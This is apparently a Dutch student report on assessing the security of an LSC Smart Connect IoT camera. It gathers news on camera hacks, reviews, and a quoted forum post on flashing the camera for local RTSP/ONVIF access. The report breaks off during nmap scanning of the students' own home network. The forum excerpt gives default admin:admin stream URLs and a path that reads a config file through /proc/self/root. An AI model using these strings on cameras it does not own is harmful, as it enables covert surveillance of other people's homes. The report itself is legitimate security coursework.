



Network Security

lot-apparaat onderzoek

[Redacted]
[Redacted]

Voornaam en Naam student(en): [Redacted]

Voornaam en Naam promotor/ eindwerkbegeleider/

[Redacted]

Inhoudsopgave

Projectplan	1
Algemene onderzoek	2
Porjectidee&waarom dit project.....	3
Projectstappen&plan	4
Conclusie	5
Logboek	6
Tijdsopvolging	7
Samenwerking en Werkwijze	8
Elevator-pitch	9

Projectplan

Projectidee & waarom dit project:

Het project idee dat [REDACTED] kozen, werd al snel duidelijk. Tijdens het verkennen van verschillende opties viel ons oog op het onderzoeken van een lot-apparaat. Terwijl we door het document scrollden, merkten we op dat iemand al een onderzoek naar een Action lot-camera had uitgevoerd. Mohamed en ik waren nieuwsgierig naar de vraag: "Hoe moeilijk is het eigenlijk om zo'n lot-apparaat te kraken en verder te onderzoeken." Aangezien het apparaat bedoeld is voor veiligheidsdoeleinden, wilden we graag achterhalen hoe veilig zo'n lot-apparaat werkelijk is.

Which cameras can be hacked?



Can Home Security Cameras be Hacked? Any device connected to the internet can be hacked, and that includes home security cameras. Wired cameras are less vulnerable than Wi-Fi cameras, and those with local storage are less vulnerable than cameras that store video on a cloud-based server.

Elke apparaat dat geconnecteerd is met wifi kan gehackt worden. We waren benieuwd of we door grondig onderzoek hier meer inzicht in zouden kunnen krijgen. Als het mogelijk zou zijn om het apparaat te kraken, wilden we ook onderzoeken hoe we zo'n lot-apparaat nog veiliger zouden kunnen maken. Zodat het beter bestand is tegen beveiligingsrisico's. Ons doel is dus niet alleen kwetsbaarheden te ontdekken, maar ook om actief op zoek te gaan naar oplossingen om de beveiliging van het lot-apparaat te versterken. Wij keken ernaar uit om dit project te doen en de resultaten te laten zien.

Algemene onderzoek:

We waren begonnen met wat algemene informatie. Wij zochten naar nieuws die te maken had over bedrijven, organisaties, enzovoort die gehackt werden. Wij vonden er veel dus we besloten om er een paar te kiezen. Een groep hackers lukte hen verschillende camera's te hacken van verschillende bedrijfsectoren.

[Tesla \(TSLA\), Cloudfare \(NET\) Breached in Verkada Security Camera Hack - Bloomberg](#)

Het specifieke beveiligingsprobleem draait om zwakke unieke identificatienummers die vaak op stickers op de apparaten zelf worden gevonden en gemakkelijk kunnen worden ontdekt en aangevallen. Een aanvaller zou de UID kunnen gebruiken om app-gebruikers te targeten, toegang te krijgen tot hun referenties en volledige toegang tot het apparaat te verkrijgen, inclusief het bekijken van live beelden en het gebruik van de microfoon.

De online e-commerce bedrijven die een statement buiten brachten, die dat soort camera's verkochten:

An AliExpress spokesperson said: "AliExpress takes product safety very seriously. We have strict platform rules that require all third-party merchants to comply with all applicable local laws and regulations. We work hard to ensure that consumers are protected on our platform."

eBay said: "These cameras that Which? is concerned might put users at risk are all legal to sell in the UK, and comply with our existing policies. These devices can be used safely if used in a network without an internet connection, for example as baby monitors.

"We encourage people who purchase any wireless camera product on eBay to take appropriate security precautions, in the same way they would with any smart home devices, online email or social media account.

"Sellers on eBay have to comply with any applicable law. So if the UK government introduces new regulations in this area, sellers will, of course, have to comply with them. Any listings on our platform that do not comply with UK regulations or that violate our policies will be removed, with appropriate enforcement action taken against sellers."

Wish.com said: "We were alarmed to hear of reports that a small batch of surveillance cameras that use the CamHi app may be vulnerable to hacking. We have alerted the sellers who currently list these items and requested they look into this as a matter of urgency, before taking any appropriate remedial action."

[100,000 cheap wireless cameras vulnerable to hacking | Computer Weekly](#)

Verschillende marktonderzoeksrapporten en schattingen suggereren dat er miljoenen beveiligingscamera's wereldwijd in gebruik zijn. Bijvoorbeeld, in 2019 schatte een rapport van Transparency Market Research dat de wereldwijde markt voor beveiligingscamera's tegen 2027 naar verwachting zou groeien.

De link hieronder geeft een overzicht van de belangrijkste bevindingen weer van het onderzoek naar het gebruik van beveiligingscamera's in Nederland.

[Aantal particuliere beveiligingscamera's in drie jaar verdubbeld - \(securitymanagement.nl\)](https://www.securitymanagement.nl/)

Het totale aantal beveiligingscamera's, inclusief die van bedrijven en de overheid, steeg met 32,5%.

De link hieronder wijst op potentiële uitdagingen op het gebied van privacy, personeelscapaciteit en gegevensbescherming met de groei van ANPR-camera's in België.

[Steeds meer camera's in het straatbeeld: "Ze voorkomen criminaliteit niet, de samenleving wordt er niet beter van" | VRT NWS: nieuws](#)

Potentiële gevaren:

- Hackers kunnen proberen toegang te krijgen tot de opgeslagen beelden van ANPR-camera's.
- Hackers die toegang kunnen krijgen tot de opgeslagen gegevens.
- Hackers kunnen ook proberen om de camera's te manipuleren door valse nummerplaten te genereren of bestaande beelden te wijzigen, dit gebeurt bij vaak bij films. Ik zou dus niet verschieten dat dit in het echt ook kan.
- Een aanval op het netwerk, waardoor de ANPR-camera's kan leiden tot verstoringen.

Alles evolueert heel snel en het is heel belangrijk om alle potentiële risico's op indringers te vermijden. Elke sector kan een doel zijn, hackers hebben al meermaals laten zien dat ze moeilijk te stoppen zijn.

Hier onder beschreven we onze projectstappen en plannen dat wij ondernamen:

1) Naar de Action voor een camera gaan kopen:

Wij hadden al wat research gedaan. Wij hadden de keus tussen 3 verschillende Smart camera's. Uiteindelijk kozen we bewust voor de LSC Smart Connect draaibare camera. Korte beschrijving hieronder:

“Houd een oogje in het zeil in elke kamer, zelfs als je niet thuis bent. De camera draait 355° en kantelt 180°, zodat je overal goed zicht op hebt. En hij draait mee bij het zien van beweging. Verbind de camera eenvoudig met je wifi-netwerk, zodat je 'm met de gratis LSC-app kan bedienen. De HD-beelden kijk je dan natuurlijk meteen terug. Zie je iets wat niet klopt? Spreek iets in via je telefoon. Het geluid klinkt dan uit de interne speaker van de camera. Met de nachtvisie heb je niet alleen overdag, maar ook 's avonds een extra paar ogen erbij. Het zicht reikt tot 5 meter. Alle beelden worden opgeslagen op een micro-SD-kaart van maximaal 128 GB. Deze is niet inbegrepen.”

De link naar de camera:

[LSC Smart Connect draaibare camera](#) | [Action.com](#)

Foto's van de camera via mijn gsm:



De prijs van dit Smart camera was 26,95 euro.

2) Grondig onderzoek over onze camera:

Onze uitdaging begon van start bij dit plan. Eerst wat we deden was de camera installeren. De applicatie downloaden en inloggen. Hieronder is de link om de applicatie te installeren.

[LSC Smart Connect - Apps op Google Play](#)

Toen begon onze research, we hadden besloten om eerst op YouTube te gaan en daar te zoeken. Kort daarna ontdekten we een video waarin een Franstalige man een samenvatting gaf van dezelfde camera die we hadden aangeschaft. Omdat de video in het Frans was en we beiden de taal niet beheersten, gingen we op zoek naar een alternatief. Ik besloot vervolgens op Instagram door de pagina te scrollen die ik volg. De mensen die daar content delen, praten veel over technologie, en daarom ontdekte ik JotbotAI. JotbotAI helpt met het samenvatten van Youtube video's. Toen hebben we de link geplakt en konden we kiezen uit verschillende talen voor de samenvatting. Dankzij dat konden we alle essentiële delen van de video samengevat terugkrijgen en vertaald naar het Nederlands.

Samenvatting van de video door JotbotAI:

Introductie

- Het merk LSC Smart Connect heeft een nieuwe slimme camera uitgebracht genaamd de Smart Route.
- Deze camera is een evolutie van het vorige model, met de mogelijkheid om op afstand te bewegen.
- De camera is momenteel in de aanbieding voor ongeveer 20 euro, met een reguliere prijs van 25 euro.
- De video zal het uitpakken, koppelen aan de app, functies, beelddetectietests, scenario's en de mening van de recensent behandelen.

Uitpakken

- De camera wordt geleverd met een oplader, USB-C-kabel en gebruikershandleiding.
- De camera heeft een compact formaat, met een ingebouwde SD-kaartsleuf en een USB-C-poort.
- Het kan aan een muur, plafond of statief worden bevestigd.

Functies

- De camera kan horizontaal en verticaal worden bestuurd.
- Het heeft nachtzicht tot 5 meter.
- De camera heeft een resolutie van 1920x1080 en een gezichtsveld van 100 graden.
- Het heeft tweeweg-audio en kan worden gekoppeld aan de Smart Life-app.
- De camera heeft automatische bewegingsvolging en een privacy modus.

App Koppelen

- De camera kan worden gekoppeld aan zowel de LSC- als Smart Life-app.
- De Smart Life-app wordt aanbevolen omdat deze extra protocollen zoals Zigbee ondersteunt.
- Gebruikers moeten een account aanmaken en de camera verbinden met hun wifi-netwerk.
- Een QR-code wordt gebruikt om de camera met de app te koppelen.

App Functie

- De app maakt live bekijken en opnemen van camerabeelden mogelijk.
- Het heeft opties voor het bekijken in hoge definitie of lage resolutie.
- De zwevende venstermodus maakt het mogelijk om de camera bovenop andere apps weer te geven.
- Snelkoppelingen bieden snel toegang tot verschillende cameramogelijkheden.
- De app heeft aanvullende instellingen voor opslag, bewegingsdetectie en meldingen.

Beeld- en Videokwaliteit

- De camera biedt een duidelijke en acceptabele beeldkwaliteit.
- Het heeft nachtzichtmogelijkheden die automatisch activeren bij weinig licht.
- De camera kan beelden rechtstreeks naar een microSD-kaart opnemen.
- Opnames kunnen binnen de app worden geopend en afgespeeld.

Scenario's en Automatisering

- De camera kan worden geïntegreerd in automatiseringsscenario's.
- Het kan worden gebruikt om andere apparaten of acties te activeren.

- De recensent ondervond echter beperkingen bij het gebruik van de bewegingsdetectie van de camera om scenario's te activeren.

Conclusie

- De camera is een goede optie binnen zijn prijsklasse.
- Het wordt aanbevolen voor degenen die de voorkeur geven aan offline aankopen.
- De recensent suggereert echter om ook naar andere modellen zoals Tenda of Kiryu te kijken voor meer uitgebreide functies.
- De functionaliteit van de microfoon van de camera is gemiddeld.
- Over het algemeen presteert de camera goed, maar heeft enkele beperkingen op het gebied van automatiseringsmogelijkheden.

Link naar de video:

[Caméra pivotante LSC Smart Connect des magasins Action ! est ce une bonne caméra ? test complet \(youtube.com\)](#)

Wij hebben ook andere informatie gevonden over de camera:

Draaibaar

LSC Smart Connect draaibare camera

★★★★★ [\(bekijk reviews\)](#)


✓ Zeer brede kijkhoek, verticaal en horizontaal draaibaar

✓ Makkelijk te installeren

✓ Betaalbaar

✓ Melding via app bij bewegingsdetectie

⊘ Werkt alleen op 2,4Ghz WiFi-sigitaal



Voordelen LSC Smart Connect Draaibare Camera:

- **Afstandsbediening via App:** Het belangrijkste voordeel van de LSC Smart Connect draaibare camera is de mogelijkheid om deze op afstand te bedienen via de bijbehorende app. Hierdoor kun je de camera draaien en kantelen voor een beter zicht op de ruimte.

- **Infraroodfunctie:** De camera beschikt over een infraroodfunctie, waardoor hij ook in het donker goed presteert. Dit zorgt voor continue bewaking, zelfs bij weinig licht.

Nadelen LSC Smart Connect Draaibare Camera:

- **Hogere Kosten:** Het nadeel is dat “de draaibare camera iets duurder is in vergelijking met de LSC Smart Connect Indoor IP-camera. Dit kan een overweging zijn bij de aankoopbeslissing.
- **Installatiecomplexiteit:** De installatie kan iets ingewikkelder zijn, vooral als je de camera aan het plafond of aan de muur wilt bevestigen in plaats van neerzetten. Het vereist mogelijk extra stappen en aandacht.
- **Afhankelijkheid van Stopcontact:** Het is belangrijk op te merken dat je altijd een stopcontact in de buurt nodig hebt voor stroomtoevoer, wat de flexibiliteit van de plaatsing kan beïnvloeden


Aandachtspunten:

Tijdens installeren en gebruik vallen enkele dingen op:

- De snelstarthandleiding is met moeite leesbaar want in een heel klein lettertype afgedrukt. De gebruikersvoorwaarden zijn in een nog kleiner lettertype. De QR-code leidt niet zoals verwacht naar de te installeren App in de appstore. Die zochten we dus zelf maar op.
- De camera werkt alleen met wifi. Er is geen aansluiting voor een ethernetkabel. Opgenomen beelden op het SD-kaartje zijn niet versleuteld. Een crimineel heeft hierdoor meerdere sabotagemogelijkheden. Een inbreker kan het wifi-signaal makkelijk uit de ether drukken met een (illegale) wifi-jammer. En een dief kan het SD-kaartje meenemen en daarmee zijn eigen opname weghalen.
- De kwaliteit van de wifi-ontvangst is niet perfect, zo nu en dan is de verbinding niet stabiel.
- De bewegingsdetectie werkt goed. Maar hij werkt ook als je de camera zelf beweegt over een van de assen. En dat is natuurlijk onnodig en vervelend.

- De privacy modus laat de camera direct naar beneden kijken. Er is geen beeld, dus hij lijkt uit in de app. Maar toch krijg je soms een bewegingsnotificatie, bijvoorbeeld als je het licht aan en uit doet.
- Ook keert de camera, door wat speling op de as niet helemaal terug naar de beginstand.
- We hebben de beweeglijke camera product alleen geprobeerd in combinatie met de iPhone-app. Er is ook een app voor Android. Veel gebruikers in de Google Playstore melden klachten over de Android app.
- Installatie werkt vlot en duidelijk. Een kleine metalen pin, of een paperclip moet je zelf zoeken. Deze is nodig om een vereiste reset te doen, voor het koppelen van de app met de camera.
- De voedingskabel is erg kort. Het is een gewone USB-C kabel, dus deze vervangen of verlengen is wel eenvoudig.
- Er is een microfoon en een kleine speaker ingebouwd. Hiermee kun je de camera als een kleine intercom gebruiken. Een echt gesprek voeren is lastig door vertraging en het blikkige geluid.
- Hij heeft openingen om hem aan een muur of plafond te bevestigen. Er is een schroefdraad voor plaatsing op een statief. Deze is van metaal.
- Voor gevorderde smarthome-hobbyisten die Home Assistant gebruiken biedt Tuya allerlei mogelijkheden. Maar helaas nog geen slimigheden zonder cloudverbinding.

Dit is wat je ziet vanuit de app als camera geconnecteerd is:



Dit kan ook nuttig zijn om te weten voor de latere stappen:

LSC: het bedrijf

LSC Smart Connect is een bekend merk voor smart home producten is gebouwd op het Tuya-platform. De producten van LSC worden voornamelijk verkocht door de Action.

Link naar de artikel:

[LSC camera van Action: kopen of beter niet? \(2023-update\) \(smarthomefans.nl\)](https://smarthomefans.nl/lsc-camera-van-action-kopen-of-beter-niet-2023-update/)

Over de veiligheid en privacy vonden we dit:

Voor elk apparaat met een cloudverbinding is privacy een punt van zorg. Alle gegevens worden namelijk uitgewisseld met een computer van de fabrikant. LSC kiest daarbij voor Tuya, een grote smarthome-dienstverlener in China.

Waar in een eerdere versie van de privacyverklaring van LSC - nogal raadselachtig - stond dat de gebruiker zich aan de Chinese wet moet houden, staat dit er in de huidige versie niet meer in.

Action geeft inmiddels aan dat gebruikersgegevens worden opgeslagen op in de EU. Dit wil overigens niet zeggen dat deze gegevens buiten de EU niet zijn in te zien.


Voor zover we hebben kunnen zien, is de veiligheid van de gegevens op behoorlijk niveau. Bij het aanmaken van een account blij je wel een te kort een eenvoudig wachtwoord te kunnen kiezen. Bij de apps in beide appstores is geen privacyverklaring vindbaar. In de app zelf wel.


We vonden dit in deze link:

[Draaibare binnencamera van de Action: eerste indruk | Consumentenbond](#)

Reviews

[Schrijf een review](#)

4,1 
Gemiddelde van 15 reviews



De beoordelingen waren redelijk positief, maar toen we dieper gingen zoeken naar mogelijke kwetsbaarheden, belandden we in een soort chatgroep waar iedereen zijn mening kon delen over deze camera.

Dit is de link:

[Ervaringen LSC Smart Connect IP Camera - Userbase](#)

Na wat lezen van de reacties, vonden we iets heel interessant. Namelijk dit,

🕒 11 maa 2022, 19:01



Ik had een LSC Smart Connect - HM F21a 970795 van de Action gekocht. Deze is redelijk dichtgetimmerd. Nog geen goeie manier gevonden om deze te doen werken zonder cloud (werkt niet zonder toegang tot m2.tuya.eu.com). Zelfs lokaal op wifi van de app naar cam werkt niet zonder echt internet. Er zijn projecten zoals Home Assistent met localtuya, tuya convert etc maar er lijkt nog geen support voor deze camera tot nu toe.

Voordelen: Goedkoop en noobfriendly, je kan de camera bekijken buitenshuis zonder iets speciaal van ports open te zetten, de stream loopt over tuya cloud naar 4G bv, thuis blijft dit wel binnen de WLAN (na heleboel op internet te handshaken).

Nadelen: Vanalles hiervan loopt over tuya cloud, en daar ben ik niet happig op. Geen RTSP of iets anders staat open, enkel port 6668 waar niet veel mee aan te vangen is.

🕒 12 maa 2022, 15:43



Heb nog wat verder gekeken en het is gelukt de camera te hacken in een modus waar ie geen internet moet hebben en waarbij de ports 8554 voor RTSP en 8000 voor ONVIF open staan.

Nu kan ik bv. VLC laten connecteren als volgt: `vlc -rtsp-tcp rtsp://admin:admin@<IP>:8554/Streaming/Channels/101` (102 voor SD, see <https://github.com/guino/Merkury1080P/blob/master/README.md>)

Disclaimer: best niet doen als je de garantie nog wil behouden.

Gebruik deze guide voor dit type camera:

https://github.com/n3odym3/LSC_Smart-Connect_Indoor_Camera_Hack

Als enige aanpassing heb ik voor de patchfile voor ppstrong-a3-tuya2_lsc-4.0.6.20210311 daarna opnieuw gepatcht met ppsapp-offline.zip (see <https://github.com/guino/ppsapp-rtsp/issues/1>), anders starten de 8554,8000 niet op zonder internet.

Let wel, deze gaat nog steeds proberen verbinden met tuya, dus best dit afblocken op firewall.

EDIT: nu nog een manier krijgen om die datum/tijd in beeld uit te zetten. Heb al de file custom.sh aangepast met volgende:

CODE: SELECTEER ALLES

```
/mnt/mmc01/set record_enable 0
/mnt/mmc01/set enable_event_record 0
/mnt/mmc01/set onvif_enable 1
/mnt/mmc01/set watermark_onoff 0
```

En na booten zie ik via `http://admin:admin@<IP>:8090/proc/self/root/home/cfg/tuya_config.json` dat dit actief is, maar da datum staat er nog steeds op, dus even verderzoeken...

Uiteindelijk vonden we de link naar hoe we dit camera konden kraken, maar hiervoor zullen we meer over vertellen bij de volgende stappen.

[GitHub - n3odym3/LSC_Smart-Connect_Indoor_Camera_Hack: Hack to enable the ONVIF \(and RTSP\) on the LSC Smart connect indoor camera from Action](https://github.com/n3odym3/LSC_Smart-Connect_Indoor_Camera_Hack)

3) Zoeken naar iemand die dit eerder heeft gedaan:

Net zoals in de vorige stap, hadden we al veel informatie online gevonden over de camera die we wilden kraken. Tijdens het zoeken in een review-chatgroep ontdekten we iemand die dit eerder had gedaan. Bovendien waren er andere mensen die deurbellen konden hacken, zoals te zien in deze link:

<https://github.com/guino/BazzDoorbell>

Dit is ook iemand die een kwanasia camera heeft gehackt:

<https://github.com/guino/WR301CH1KW/tree/main>

Wij vonden ook dit op LinkedIn:

[How I hacked a "smart" security camera \(linkedin.com\)](#)

Op YouTube waren er verschillende video's te vinden van mensen die dat ook probeerden. Wij vonden deze interessant:

[How To Hack IoT Cameras - Vulnerability Demonstration \(youtube.com\)](#)

4) Zoeken naar de software die we nodig hebben om dit te kunnen maken, dus kraken in onze camera:

Wij kunnen gebruik maken van verschillende tools, hier onder algemene concepten en methoden:

Penetratietesten: Dit is een gecontroleerde aanval op een computersysteem om zwakke punten in de beveiliging te identificeren. Er zijn verschillende tools beschikbaar voor penetratietesters, zoals Metasploit, Burp Suite, en Nmap.

Netwerkanalyse: Tools zoals Wireshark kunnen worden gebruikt om het netwerkverkeer te analyseren en mogelijke beveiligingsproblemen te identificeren.

Scanning: Er zijn tools beschikbaar, zoals Nessus en OpenVAS, die automatisch netwerken kunnen scannen en zwakke punten kunnen identificeren.

Exploit Frameworks: Sommige frameworks, zoals Metasploit, kunnen worden gebruikt om bekende zwakke punten in systemen uit te buiten.

Wij maakten gebruik van

- Nmap
- Wireshark
- Whois
- Kali Linux


5) Beginnen met kraken:

Applicatie geïnstalleerd:

Als eerst hebben we de applicatie geïnstalleerd en ingelogd. Het ging vrij snel en zoals u al waarschijnlijk hierboven hebt gelezen, is het inloggen heel simpel. Het vereist geen moeilijke wachtwoord waar u denkt van “ja door dit is het veel veiliger”. Ik heb dus een account gemaakt met mijn email en een wachtwoord die ik moest ingeven en dat was het. Ik kon via mijn gsm mijn kamer zien, omdat mijn camera verbonden was met mijn wifi. De kwaliteit is prima, en het is simpel om te gebruiken. Het draaien werkt eenvoudig. Met veegbewegingen in de app stuur je hem de gewenste kant op. Maar met softwareknoppen kan het ook. De motortjes in de camera maken nauwelijks lawaai. Vergeleken met wat u betaalt voor zo een beveiligingscamera, is de prijs zeker waard.

Zoeken in mijn netwerk:

Wij hebben eerst gezocht in mijn netwerk. Er waren verschillende IP adressen die aan mijn netwerk verbonden waren. Ik ben elk IP adres gaan zoeken naar iets wat aan mijn camera kon gelinkt zijn. Wij konden niet veel mee doen, alleen de IP adressen zoeken via Whois bijvoorbeeld of een scan doen via nmap, maar dat komen we hierna op. Hier onder ziet u de whois resultaten uit de hand van die IP adressen die geen device information hadden.



IP Address	Device Name	MAC Address	Network Adapter Comp...	Device Information	User Text	IPv4 Address	Link Local IPv6 Address	First Detected On	Last Detected On	Detection Count	Active
192.168.1.1	mymodem	M4-1E-A3-9C-8D-03	Sagemcom Broadband ...	Your Router	mymodem	2a02:a03:80c4:f900:81ea38f1...	fe80:881ea38f1fedc:bd03	17/01/2024 16:46:00	17/01/2024 17:14:16	5	Yes
192.168.1.10		DE-94-AF-6E-00-50				2a02:a03:80c4:f900:8b5ea440...	fe80:dc34a7ff1fedc:50	17/01/2024 16:46:01	17/01/2024 17:14:17	5	Yes
192.168.1.19	MSI.home	C9-38-C9-3C-97-48	Intel Corporate	Your Computer	MSI.home	2a02:a03:80c4:f900:4d3cc99e...	fe80:5d3cc99edc3:95a7	17/01/2024 16:46:01	17/01/2024 17:14:18	5	Yes
192.168.1.12		34-7D-E4-9A-72-0D	SHENZHEN BILIAN ELEC...			2a02:a03:80c4:f900:ed81aff5...	fe80:cdbcd49d81aff5:8000	17/01/2024 16:46:02	17/01/2024 17:13:58	5	Yes
192.168.1.36		BA-1F-7F-08-10-F7				2a02:a03:80c4:f900:54c-af5d8...	fe80:60361eff6c2618d1	17/01/2024 17:13:38	17/01/2024 17:13:59	1	Yes
192.168.1.37		F2-36-1E-26-18-D1				2a02:a03:80c4:f900:5595awe1...	fe80:9e670537eaf5ad	17/01/2024 16:46:03	17/01/2024 17:14:00	5	Yes
192.168.1.44		F2-9C-5B-4F-CE-58									

Whois IP 192.168.1.36

Updated 1 day ago

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

NetRange:      192.168.0.0 - 192.168.255.255
CIDR:          192.168.0.0/16
NetName:       PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:     NET-192-168-0-0-1
Parent:        NET192 (NET-192-0-0-0-0)
NetType:       IANA Special Use
OriginAS:
Organization:  Internet Assigned Numbers Authority (IANA)
RegDate:       1994-03-15
Updated:       2013-08-30
Comment:       These addresses are in use by many millions of independ
Comment:
Comment:       These addresses can be used by anyone without any need
Comment:
Comment:       These addresses were assigned by the IETF, the organiz
Comment:       http://datatracker.ietf.org/doc/rfc1918
Ref:           https://rdap.arin.net/registry/ip/192.168.0.0
```

Whois IP 192.168.1.12

Updated 1 day ago

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#

NetRange:      192.168.0.0 - 192.168.255.255
CIDR:          192.168.0.0/16
NetName:       PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:     NET-192-168-0-0-1
Parent:        NET192 (NET-192-0-0-0-0)
NetType:       IANA Special Use
OriginAS:
Organization:  Internet Assigned Numbers Authority (IANA)
RegDate:       1994-03-15
Updated:       2013-08-30
Comment:       These addresses are in use by many millions of independ
Comment:
Comment:       These addresses can be used by anyone without any need
Comment:
Comment:       These addresses were assigned by the IETF, the organiz
Comment:       http://datatracker.ietf.org/doc/rfc1918
Ref:           https://rdap.arin.net/registry/ip/192.168.0.0
```

Beveiligingscamera vinden via Nmap scan:


Wij hadden dus nog niet echt een idee wat voor IP adres onze camera kreeg. Wij besloten om een Quick scan te doen, maar voor dat we dit deden hadden we onze camera uitgezet zodat we een beeld konden krijgen welke IP adressen er waren

zonder dat de camera verbonden was met onze wifi. IP adres 192.168.1.0/24 is mijn netwerk thuis. Dit hieronder is mijn IP adres van mijn laptop,

